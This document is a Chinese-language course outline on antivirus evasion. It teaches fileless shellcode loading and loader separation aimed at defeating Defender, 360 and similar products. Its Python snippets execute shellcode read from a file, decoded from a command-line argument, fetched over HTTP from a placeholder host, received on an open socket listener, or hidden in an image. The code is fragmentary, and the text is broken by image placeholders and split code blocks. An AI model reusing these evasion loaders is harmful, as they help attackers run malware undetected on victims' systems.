


免杀对抗-加载器分离&无文件落地&图片隐写&SOCK 管道&参数协议化




免杀对抗-小迪安全

① 知识

- 静态扫描
- 内存扫描
- 流量分析
- 行为分析

② 代码语言



解决Powershell命令拦截

③ 技术要点

④ 动态通讯

⑤ 其他

#知识点:

- 1、无文件落地&分离拆分-将 shellcode 从文本中提取-file
- 2、无文件落地&分离拆分-将 shellcode 与加载器分离-argv
- 3、无文件落地&分离拆分-将 shellcode 远程协议加载-http
- 4、无文件落地&分离拆分-将 shellcode 通过管道传输-socket
- 5、无文件落地&分离拆分-将 shellcode 隐写进图片内-images

#章节点:

编译代码面-ShellCode-混淆

编译代码面-编辑执行器-编写

编译代码面-分离加载器-编写

程序文件面-特征码定位-修改

程序文件面-加壳花指令-资源

代码加载面-Dll 反射劫持-加载

权限逻辑面-杀毒进程干扰-结束

工具数据面-通讯内存流量-动态

对抗目标:

X60 Defender 某绒 管家 VT 等

编程语言:

C/C++ Python C# Go Powershell Ruby Java ASM 等

涉及技术:

ShellCode 混淆加密, 无文件落地, 分离拆分, 白名单, DLL 加载, Syscall, 加壳加花,
资源修改, 特征修改, 二次开发 CS, 内存休眠, 进程注入, 反沙盒, 反调试, CDN 解析等

演示案例:

➤ Python-File-将 shellcode 从文本中提取

- Python-Argv-将 shellcode 与加载器分离
 - Python-Http-将 shellcode 用远程协议加载
 - Python-Socket-将 shellcode 通过管道传输
 - Python-Images-将 shellcode 隐写进图片内
-

内存免杀是将 shellcode 直接加载进内存，由于没有文件落地，因此可以绕过文件扫描策略的查杀。为了使内存免杀的效果更好，在申请内存时一般采用渐进式申请一块可读写内存，在运行时改为可执行，在执行的时候遵循分离免杀的思想。分离免杀包含对特征和行为的分离两个维度，把 shellcode 从放在程序转移到加载进内存，把整块的 shellcode 通过分块传输的方法上传后再拼接，这些体现了基本的“分离”思想。

#Python-File-将 shellcode 从文本中提取

```
with open('s.txt','r') as f:
    s=f.read()
```

#Python-Argv-将 shellcode 与加载器分离

核心代码：

```
z=sys.argv[1]
zx=base64.b64decode(z)
exec(zx)
```

#Python-Http-将 shellcode 用远程协议加载

核心代码：

```
all=requests.get('http://www.xxxx.com/all.txt').text
```

#Python-Socket-将 shellcode 通过管道传输

参考：<https://www.cnblogs.com/Keep-Ambition/p/7459213.html>

```
def zx(data):
```

 执行 code

```
server = socket.socket()
```

```
server.bind(("0.0.0.0",9999))
```

```
server.listen(5)
```

```
while True:
```

```
    conn,addr = server.accept()
```

```
    while True:
```

```
        data = conn.recv(1024)
```

```
        zx(data)
```

#Python-Images-将 shellcode 隐写进图片内

参考：https://mp.weixin.qq.com/s/c8U2M_iJ8pWaI50sH8u9Hw

加密:RGBAencodeDataInImage(im,

arguments['<text>']).save(arguments['<encodedImage>'])

解密: im = Image.open(arguments['<encodedImage>'])

涉及资源：

[补充：涉及录像课件资源软件包资料等下载地址](#)
